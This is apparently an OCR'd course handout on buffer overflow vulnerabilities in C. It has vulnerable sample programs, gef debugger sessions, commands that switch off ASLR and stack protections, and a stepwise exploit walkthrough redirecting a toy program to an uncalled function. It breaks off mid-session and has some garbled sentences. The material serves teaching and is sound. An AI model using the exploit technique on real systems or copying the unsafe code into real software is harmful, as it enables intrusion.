
HO# 3.4: Buffer Overflow Vulnerability


Overview of BOF Vulnerability

We all know that a **vulnerability** is a weakness or flaw in a system that can be exploited by an attacker to compromise the system's *integrity*, *availability*, and/or *confidentiality*. Vulnerabilities can exist in various types of systems and can lead to unintended behaviors or security breaches.

What is Buffer Overflow (BOF) Vulnerability?
A buffer is a temporary space allocated in memory used to hold objects of common data types in a contiguous manner. These buffers are frequently used in computers for improving performance; used in disk drives to increase the speed when accessing data via buffering; used in online video streaming. Memory copying is quite common in programs, where data from one place (source) need to be copied to another place (destination). Before copying, a program needs to allocate memory space for the destination. Sometimes, programmers may make mistakes and fail to allocate sufficient amount of memory for the destination, so more data will be copied to the destination buffer than the amount of allocated space. This will result in an overflow. Simply speaking, *a buffer overflow vulnerability occurs, when a program writes more data to a buffer than it can hold, causing adjacent memory locations to be overwritten.*
The C programming language, while powerful and widely used, has several inherent features and common pitfalls that can lead to vulnerabilities. It has quite a lot of functions that can lead to the BOF vulnerability. These vulnerabilities often arise due to the low-level nature of C, its handling of memory, and lack of built-in safety mechanisms. C does not automatically check the bounds of arrays or buffers. Functions like `strcpy()`, `strcat()`, `sprintf()`, and `gets()` can cause buffer overflows if the input data exceeds the allocated size.



Most people may think that the only damage a buffer overflow can cause is to crash a program, due to the corruption of the data beyond the buffer; however, what is surprising is that such a simple mistake may enable attackers to gain complete control of a program, rather than simply crashing it. If a vulnerable program runs with privileges, attackers will be able to gain those privileges.
Many famous operating systems like Linux, Mac OS X, and Windows encompass code written in the languages susceptible to BOF. The figure shows the reported BOF vulnerabilities in CVE database from 1999 to 2021.



Types of BoF Vulnerability


Stack Based Buffer Overflow

```
//3.3/ex1.c
#include <stdio.h>
#include <string.h>
void f1(char* str){
   char buff[10];
   strcpy(buff, str);
   printf("String: %s \n", buff);
}
int main(int argc, char * argv[]){
   if(argc > 1)
      f1(argv[1]);
   else
     printf("No command line received.\n");
   printf("\nI have returned\n”);
   return 0;
}
```

- Stack based buffer overflow is the most common overflow easily understood and practiced by the attackers. We have seen in our Handout#3.2, the layout of Function Stack Frame, in which the C compiler store the return address on the same stack memory where local variables are saved, susceptible to stack smashing.
- The given sample C program contains stack-based buffer overflow vulnerability. The `main()` function receives a string via command line argument, which is passed to the `f1()` function. The function `f1()` creates a fixed size buffer and copy that string in that buffer using `strcpy()` function, and then display the string on `stdout`. Finally, the control returns to the `main` function, which prints a message.
- Let us compile this program and run it by giving increasing number of characters and understand, till when the program executes correctly, when it gives segmentation violation and return to `main` function, and when it gives segmentation violation and does not return to `main` and why?

```
$ gcc ex1.c -o ex1
$ ./ex1 `python -c ‘print(“A”*100)’`
```


The Figure below shows an illustration of stack-based buffer overflow in 64-bit architecture:



A buffer overflow attack generally involves two steps:

1. Change the control flow of the program by overwriting the saved return address.
2. Inject malicious code.

Heap Based Buffer Overflow



- The type of Buffer overflow which targets the heap memory is known as Heap Overflow. It occurs when memory is allocated on the heap to store data without any bounds checking. The heap memory is allocated dynamically at runtime and normally used to store program data. Like stack, heap memory is also contiguous and includes sensitive information such as metadata related to heap management and pointers related to heap objects. The heap overflow attacks corrupt the data on heap and overwrites the heap data structures such as dynamic object pointers or heap headers.
- Heap based BOF is a popular form of buffer overflow vulnerability, for instance, from 1999 till date, more than 2800 heap-based buffer overflow vulnerabilities have been reported in the Common Vulnerabilities and Exposures (CVE) database.
- It is used to launch denial-of-service, arbitrary code execution, and privilege escalation attacks. According to the reported statistics, 25% of attacks against Windows 7 are based on heap overflows. The iOS jailbreaking is also achieved using heap overflow by executing arbitrary code. The term jailbreaking is used for privilege escalation on the Apple machines to get rid of restrictions imposed by Apple. It allows the adversary to gain root access to the OS and permits the installation of unauthorized software.
- There are several heap implementations that exist across different platforms. For instance, most Linux systems use either `glibc's malloc`, `jemalloc` (Jeffry's Malloc), `tcmalloc` (Thread-Caching Malloc) or `Slab Allocator` techniques. Similarly, Windows systems use its native Heap Manager or Virtual Alloc or Low Fragmentation Heap.
- In the C language `malloc` function is used to allocate memory chunks on heap, and those memory chunks are returned back to the heap using `free`. Some other functions also exist to allocate heap such as `calloc` and `realloc`. For details see the manual pages.
- The code snippet shown below is a simple yet perfect example of Heap overflow on 64-bit system. In this example, which is written in C language, a fixed-size buffer is allocated on the heap memory using the `malloc` utility. The program takes input string from the user in `argv[1]` and copies the string into the buffer using the vulnerable `strcpy()` function that doesn't check the size of string before copying it. If the user intentionally or unintentionally enters a string of larger size, it will overflow the buffer on heap.

```c
//3.3/ex2.c
#include <stdlib.h>
#include <string.h>
#define BUFSIZE 256
int main (int argc, char **argv){
   char *buf;
   buf = (char *)malloc(sizeof(char)*BUFSIZE);
   strcpy(buf, argv[1]);
   return 0;
}
```

Integer Overflow

- Integer overflow is a situation that occurs when an arithmetic operation such as addition or multiplication is performed on an integer and the result exceeds the maximum range of that integer. It results in wrap around the number or sometimes unexpected behavior that can compromise the security of a program. The integer overflow is a well know vulnerability, which leads to the Buffer overflow that is the most occurring vulnerability in 2019. If integer overflow occurs while calculating the buffer size, it can cause buffer overflow that is known as Integer Overflow to Buffer Overflow vulnerability (IO2BO). It is ranked as 11th most dangerous error in the Common Weakness Enumeration (CWE) 2020 list of Top 25 Most Dangerous Software Errors.
- Many programming languages have specific size in memory for different data types shown in the table below:

Storage	**Minimum**	**Maximum**
Unsigned (8 bits)	0	255
Signed (8 bits)	-128	127
Unsigned (16 bits)	0	65535
Signed (16bits)	-32768	32767
Unsigned (32 bits)	0	4294967295
Signed (32bits)	-2147483648	2147483647
Unsigned (64 bits)	0	18446744073709551615
Signed (64 bits)	-9223372036854775808	9223372036854775807

- If an addition operation is performed such as 4,294,967,295 + 1, then the result will be greater than the maximum range of integer data type. The result completely depends on the programming language and the compiler used. For example, in the following program, the result will be unexpected, and that is a zero. The behavior can be more unexpected in the case of signed integers. For example, when addition operation is performed with the maximum positive signed integer such as 2,147,483,647 + 1, the result becomes negative (-2,147,483,648).

```
//3.3/ex3.c
#include<stdio.h>
int main(){
     int var1 = 4294967295;
     int res = var1 + 1;
     printf("Result is %d \n", res);
     return 0;
}
```


- It can cause severe threats. For example, an occurrence of integer overflow during financial calculation can cause a negative balance to become positive. Moreover, an integer overflow that occurs while calculating the buffer size can cause IO2BO, that can helps adversaries to gain a remote shell or access to the target computer ☺

Hands on Understanding of Stack Based BOF Vulnerability

Let us dive a litter deeper and understand the `ex1.c` by loading it inside `gef`. For simplicity and better understanding, let me also disable the various security measures and mitigation techniques that are taken by the operating system (Linux) and compiler (`gcc`) to prevent or mitigate the risk of buffer overflows. More on this in the next handout ☺

- To disable Address Space Layout Randomization (ASLR) use one of the following commands:
  ```
  $ sudo sysctl -w kernel.randomize_va_space=0
  ```
- To disable Data Execution Prevention (DEP), Stack Canary, and Control Flow Integrity (CFI), just compile your source file using the following flags of `gcc`: (More on this upcoming handout)
  ```
  $ gcc -g -zexecstack -fno-stack-protector -fcf-protection=none ex1.c -o ex1
  ```

```
//3.3/ex1.c
#include <stdio.h>
#include <string.h>
void f1(char* str){
   char buff[10];
   strcpy(buff, str);
   printf("Command line is:%s\n", buff);
}
int main(int argc, char * argv[]){
   if(argc > 1)
      f1(argv[1]);
   else
     printf("No command line received.\n");
   printf("\nI have returned\n");
   return 0;
}
```



The image shows the abstract level layout of process stack by assuming that control of execution is at `strcpy` instruction inside the `f1()` function. Do note that stack grows from higher addresses to lower addresses, while any writing in the allocated buffer (`buf`) will be carried out from lower addresses to higher addresses. The size of `buf` is 10 bytes (if we ignore the alignment space), and since we have written a greater number of As, therefore the saved return address on the stack is also overwritten. Once the `f1()` function tries to return, it tries to place this corrupted address from top of stack to the `rip` registers. As it is not a valid address from the code section it will throw segmentation error, and the program will crash.

To practically understand all this, let us load the program inside `gef` and run it instruction by instruction. You may like to set the layout of `gef` to display only the stack and code panel. Let us start by viewing the disassembly of the two functions:

```
$ gdb -q ./ex1
gef➤  gef config context.layout "stack code"
gef➤  disassemble main/f1
```

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x0000000000001196 <+0>:     push   rbp
   0x0000000000001197 <+1>:     mov    rbp,rsp
   0x000000000000119a <+4>:     sub    rsp,0x10
   0x000000000000119e <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000000011a1 <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000000011a5 <+15>:    cmp    DWORD PTR [rbp-0x4],0x1
   0x00000000000011a9 <+19>:    jle    0x11c0 <main+42>
   0x00000000000011ab <+21>:    mov    rax,QWORD PTR [rbp-0x10]
   0x00000000000011af <+25>:    add    rax,0x8
   0x00000000000011b3 <+29>:    mov    rax,QWORD PTR [rax]
   0x00000000000011b6 <+32>:    mov    rdi,rax
   0x00000000000011b9 <+35>:    call   0x1159 <f1>
   0x00000000000011be <+40>:    jmp    0x11cf <main+57>
   0x00000000000011c0 <+42>:    lea    rax,[rip+0xe63]        #
   0x00000000000011c7 <+49>:    mov    rdi,rax
   0x00000000000011ca <+52>:    call   0x1040 <puts@plt>
   0x00000000000011cf <+57>:    lea    rax,[rip+0xe72]        #
   0x00000000000011d6 <+64>:    mov    rdi,rax
   0x00000000000011d9 <+67>:    call   0x1040 <puts@plt>
   0x00000000000011de <+72>:    mov    eax,0x0
   0x00000000000011e3 <+77>:    leave
   0x00000000000011e4 <+78>:    ret
End of assembler dump.
gef➤
```

```
gef➤  disassemble f1
Dump of assembler code for function f1:
   0x0000000000001159 <+0>:     push   rbp
   0x000000000000115a <+1>:     mov    rbp,rsp
   0x000000000000115d <+4>:     sub    rsp,0x20
   0x0000000000001161 <+8>:     mov    QWORD PTR [rbp-0x18],rdi
   0x0000000000001165 <+12>:    mov    rdx,QWORD PTR [rbp-0x18]
   0x0000000000001169 <+16>:    lea    rax,[rbp-0xa]
   0x000000000000116d <+20>:    mov    rsi,rdx
   0x0000000000001170 <+23>:    mov    rdi,rax
   0x0000000000001173 <+26>:    call   0x1030 <strcpy@plt>
   0x0000000000001178 <+31>:    lea    rax,[rbp-0xa]
   0x000000000000117c <+35>:    mov    rsi,rax
   0x000000000000117f <+38>:    lea    rax,[rip+0xe82]        #
   0x0000000000001186 <+45>:    mov    rdi,rax
   0x0000000000001189 <+48>:    mov    eax,0x0
   0x000000000000118e <+53>:    call   0x1050 <printf@plt>
   0x0000000000001193 <+58>:    nop
   0x0000000000001194 <+59>:    leave
   0x0000000000001195 <+60>:    ret
End of assembler dump.
```

Let us now put a breakpoint at main, run the program by giving its command line arguments.

```
gef➤  break main
gef➤  run `python -c 'print("A"*100)'`
gef➤  print argv[1]
$1 = 0x7fffffffe1e7 'A' <repeats 100 times>
gef➤  stepi
```

Keep giving the `stepi` command until you reach the first instruction of function `f1()`, i.e., `push rbp`. In the screenshot below, you can observe the return address of the `main()` function is `0x00005555555551be`, which has been saved on the stack at address `0x00007fffffffdd18`.

```
0x00007fffffffdd18│+0x0000: 0x00005555555551be  →  <main+0028> jmp 0x5555555551cf <main+57>      ← $rsp
0x00007fffffffdd20│+0x0008: 0x00007fffffffde48  →  0x00007fffffffe1c9  →  "/home/kali/IS/module3/3.3/ex1"
0x00007fffffffdd28│+0x0010: 0x00000002f7ffdab0
0x00007fffffffdd30│+0x0018: 0x0000000000000002   ← $rbp
0x00007fffffffdd38│+0x0020: 0x00007ffff7de6c8a  →  <__libc_start_call_main+007a> mov edi, eax
0x00007fffffffdd40│+0x0028: 0x00007fffffffde30  →  0x00007fffffffde38  →  0x0000000000000038 ("8"?)
0x00007fffffffdd48│+0x0030: 0x0000555555555196  →  <main+0000> push rbp
0x00007fffffffdd50│+0x0038: 0x0000000255554040

    0x555555555149 <__do_global_dtors_aux+0039> nop     DWORD PTR [rax+0x0]
    0x555555555150 <frame_dummy+0000> endbr64
    0x555555555154 <frame_dummy+0004> jmp     0x5555555550d0 <register_tm_clones>
 →  0x555555555159 <f1+0000>         push   rbp
    0x55555555515a <f1+0001>         mov    rbp, rsp
    0x55555555515d <f1+0004>         sub    rsp, 0x20
    0x555555555161 <f1+0008>         mov    QWORD PTR [rbp-0x18], rdi
    0x555555555165 <f1+000c>         mov    rdx, QWORD PTR [rbp-0x18]
    0x555555555169 <f1+0010>         lea    rax, [rbp-0xa]

gef➤
```

Keep giving the `stepi` command until the three instructions of function prolog complete, and creates the Function Stack Frame of function `f1()`. We have drawn the stack in class growing from higher addresses to lower addresses **from top-to-bottom**. However, inside `gef`, the stack does grow from higher to lower addresses but **from bottom-to-top**. Try to understand this in the screenshot below, and see if you can draw the stack on a paper pencil as discussed in class for better understanding.

```
0x00007fffffffdcf0│+0x0000: 0x0000000000000000   ← $rsp
0x00007fffffffdcf8│+0x0008: 0x0000000000000000
0x00007fffffffdd00│+0x0010: 0x0000000000000000
0x00007fffffffdd08│+0x0018: 0x0000000000000000
0x00007fffffffdd10│+0x0020: 0x00007fffffffdd30  →  0x0000000000000002   ← $rbp
0x00007fffffffdd18│+0x0028: 0x00005555555551be  →  <main+0028> jmp 0x5555555551cf <main+57>
0x00007fffffffdd20│+0x0030: 0x00007fffffffde48  →  0x00007fffffffe1c9  →  "/home/kali/IS/module3/3.3/ex1"
0x00007fffffffdd28│+0x0038: 0x00000002f7ffdab0
─────────────────────────────────────────────────────────────
     0x555555555159 <f1+0000>        push   rbp
     0x55555555515a <f1+0001>        mov    rbp, rsp
     0x55555555515d <f1+0004>        sub    rsp, 0x20
 →   0x555555555161 <f1+0008>        mov    QWORD PTR [rbp-0x18], rdi
     0x555555555165 <f1+000c>        mov    rdx, QWORD PTR [rbp-0x18]
     0x555555555169 <f1+0010>        lea    rax, [rbp-0xa]
     0x55555555516d <f1+0014>        mov    rsi, rdx
     0x555555555170 <f1+0017>        mov    rdi, rax
     0x555555555173 <f1+001a>        call   0x555555555030 <strcpy@plt>
─────────────────────────────────────────────────────────────
gef➤
```

This time keep giving the `nexti` command until the `strcpy()` function returns and copies its' `str` argument inside the `buff` array created at stack address `0x00007fffffffdd06`. In the screenshot below, note that all the writings of character A (0x41) has been done starting from this address to increasing addresses. So all writing in stack is carried from lower to higher addresses.

```
0x00007fffffffdcf0│+0x0000: 0x0000000000000000   ← $rsp
0x00007fffffffdcf8│+0x0008: 0x00007fffffffe1e7  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd00│+0x0010: 0x4141000000000000
0x00007fffffffdd08│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd10│+0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"   ← $rbp
0x00007fffffffdd18│+0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd20│+0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd28│+0x0038: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
─────────────────────────────────────────────────────────────
     0x55555555516d <f1+0014>        mov    rsi, rdx
     0x555555555170 <f1+0017>        mov    rdi, rax
     0x555555555173 <f1+001a>        call   0x555555555030 <strcpy@plt>
 →   0x555555555178 <f1+001f>        lea    rax, [rbp-0xa]
     0x55555555517c <f1+0023>        mov    rsi, rax
     0x55555555517f <f1+0026>        lea    rax, [rip+0xe82]        # 0x555555556008
     0x555555555186 <f1+002d>        mov    rdi, rax
     0x555555555189 <f1+0030>        mov    eax, 0x0
     0x55555555518e <f1+0035>        call   0x555555555050 <printf@plt>
─────────────────────────────────────────────────────────────
gef➤  print &buff
$7 = (char (*)[10]) 0x7fffffffdd06
gef➤
```

This can also be verified if you examine the memory by displaying 20 giant words (64 bits), in hex format starting from the address where rsp is pointing to using the following command:

gef➤ `x/20gx $rsp`

```
gef➤  x/20gx $rsp
0x7fffffffdcf0: 0x0000000000000000      0x00007fffffffe1e7
0x7fffffffdd00: 0x4141000000000000      0x4141414141414141
0x7fffffffdd10: 0x4141414141414141      0x4141414141414141
0x7fffffffdd20: 0x4141414141414141      0x4141414141414141
0x7fffffffdd30: 0x4141414141414141      0x4141414141414141
0x7fffffffdd40: 0x4141414141414141      0x4141414141414141
0x7fffffffdd50: 0x4141414141414141      0x4141414141414141
0x7fffffffdd60: 0x4141414141414141      0x4512519328004141
0x7fffffffdd70: 0x0000000000000000      0x00007fffffffde60
0x7fffffffdd80: 0x00007ffff7ffd000      0x0000555555557dd8
gef➤
```


Now keep giving the `nexti` command until the you reach the `leave` and then the `ret` instruction of function `f1()`. You can observe the saved return address at the top of the stack address `0x00007fffffffdd18` containing the saved return address to the `main()` function `0x00005555555551be` is overwritten with As. The ret instruction should transfer the control of flow to the address `0x4141414141414141`, but instead it has raised an error saying **`Cannot disassemble from $PC`**. The reason is `0x4141414141414141` is not a valid address inside the user space, because the largest user space address on 64-bit architecture is `0x00007fffffffffff`. However, if somehow, we can place a valid address over here the control of execution will transfer to that location.

```
0x00007fffffffdd18│+0x0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"    ← $rsp
0x00007fffffffdd20│+0x0008: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd28│+0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd30│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x00007fffffffdd38│+0x0020: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffdd40│+0x0028: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffdd48│+0x0030: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
0x00007fffffffdd50│+0x0038: "AAAAAAAAAAAAAAAAAAAAAAAA"
───────────────────────────────────────────────────────────────────────────────
   0x55555555518e <f1+0035>         call   0x555555555050 <printf@plt>
   0x555555555193 <f1+003a>         nop
   0x555555555194 <f1+003b>         leave
 → 0x555555555195 <f1+003c>         ret
[!] Cannot disassemble from $PC
───────────────────────────────────────────────────────────────────────────────
gef➤
```

How to Exploit the BoF Vulnerability?


In order to exploit stack-based BOF vulnerability, we need to carefully craft an input string (payload), so that when it is given as input to the vulnerable program, it overwrites the saved return address on the stack. Moreover, the new return address should point to the address of the malicious code (inside the stack) that is also injected via the input string given to the program. In order to craft such a string, there are two main objectives:

- How to find out the stack address, where the return address is saved?
- How to find out the starting address where the malicious code is loaded inside the stack?



Consider the following C program `virus.c`, that overflows the buffer using the vulnerable `strcpy` function inside the user defined function `vuln_func`. Moreover, do note that the function named `virus()` is never called from anywhere within the program. Our objective is to craft an input string, that when given as input to this vulnerable program will transfer the control of execution to the `virus()` function, once the program returns from the `vuln_fun()`. For that purpose, we need to figure out after how many A's we need to place before the address of `virus` function. Moreover, we also need to find out the starting address of `virus` function which will be inside the `.text` section of the binary.

```c
//3.3/virus/virus.c
void vuln_func(char* str){
   char buf[10];
   strcpy(buf, str);
}
int main(int argc, char* argv[]) {
   if (argc>1)
      vuln_func(argv[1]);
    return 0;
}
int virus(){
   printf("Let us Hack Planet Earth with Arif Butt.\n");
   exit(0);
}
```




```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -g -zexecstack -fno-stack-protector -fcf-protection=none virus.c
```

Generating and Injecting Payload (payload1.txt):

```
//3.3/virus/exploit1.py
#!/usr/bin/env python
buf = ""
buf += "A"*1000
f = open("payload1.txt", "w")
f.write(buf)
f.close()
```

In order to find out where the return address to `main` function is saved inside the FSF of `vuln_func`, we have to craft a payload to be injected to this vulnerable program. Let me use Python to generate this payload in step-by-step fashion for better understanding. Given is a simple Python script named `exploit1.py` that creates a buffer of 1000 A's, creates a file named `payload1.txt` and then write the contents of the buffer into that file. Let us execute the script, view the contents of the payload and pass it as argument to the `virus` program:

```
$ python exploit1.py
$ cat payload1.txt
$ ./virus $(cat payload1.txt)
Segmentation fault (core dumped)
```

Note: In Linux, a *core dump* is an ELF binary file that is generated by the OS, when a program crash (due to an error like a segmentation fault or illegal instruction). This file contains a snapshot of the process's memory, register states, and other information that might help identify the root cause of the issue. On your system if the core dump file is not generated you can use the `ulimit -c unlimited` command.

Let us load the `virus` binary inside `gef` and give it the `payload1.txt` as input via command line argument. Study the behavior of the program by executing it step by step:

```
$ gdb -q ./virus
gef➤  disassemble vuln_func          (0x0000555555555159)
gef➤  disassemble main               (0x000055555555517b)
gef➤  disassemble virus              (0x00005555555551aa)
gef➤  gef config context.layout "stack code"
gef➤  break main
gef➤  run $(cat payload1.txt)
gef➤  print argv[1]
$1 = 0x7fffffffe1df 'A' <repeats 100 times>
gef➤  stepi
```


After the `vuln_func` executes its last instruction, which is a `ret` instruction, actually it tries to fall back to the `main` function. However, you will observe that the saved return address to the main function at the top of the stack contains eight As, therefore the program crashes.

Now keep stepping through the code using `stepi` command, until you reach the first instruction of `vul_func()`, and on the top of the stack at address `0xfd9a8`, you can see the saved return address (`0x51a3`). After observing the output again keep giving the `nexti` command, to move through the code until the `strcpy` function copies the input string on the stack and overwrites the return address as well. Once you reach the `ret` instruction of `vul_func()`, you can observe the saved return address at the top of the stack is overwritten with As, and you will get an error **`Cannot disassemble from $PC`**. The reason is `0x4141414141414141` is not a valid address inside the user space, because the largest user space address on 64-bit architecture is `0x00007fffffffffff`. However, if somehow we can place a valid address over here the control of execution will transfer to that location. Let us try doing this…☺

Generating Payload (`payload2.txt`):

In order to craft our string that will shift the flow of execution to the virus function, we need to perform find out where the return address to `main` function is saved inside the FSF of `vuln_func`, we have Now what we need to do is to place the address of the `virus()` function at this address of the stack. We need to place the addr

- **Step 1 (Find the address of `virus()` Function):** We can find this using the `disassemble virus` command inside `gef`, while the program is running. On my machine it is `0x00005555555551aa`
- **Step 2 (Find the offset):** Now we need to figure out the number of A's after which we can place this address. There can be multiple ways to perform this task.



Let us use the `pattern create` command of `gef` to generate a De Bruijn sequence of unique substrings of length N, save it in a file and then pass it to the `virus` program.

```
$ gdb -q ./virus
gef➤  gef config context.layout "regs stack code"
gef➤  break main
gef➤  pattern create -n 4 1000
gef➤  run <paste the DeBruijn sequence>
```

```
┌──(kali㉿kali)-[~/IS/module3/3.3/virus]
└─$ gdb -q ./virus
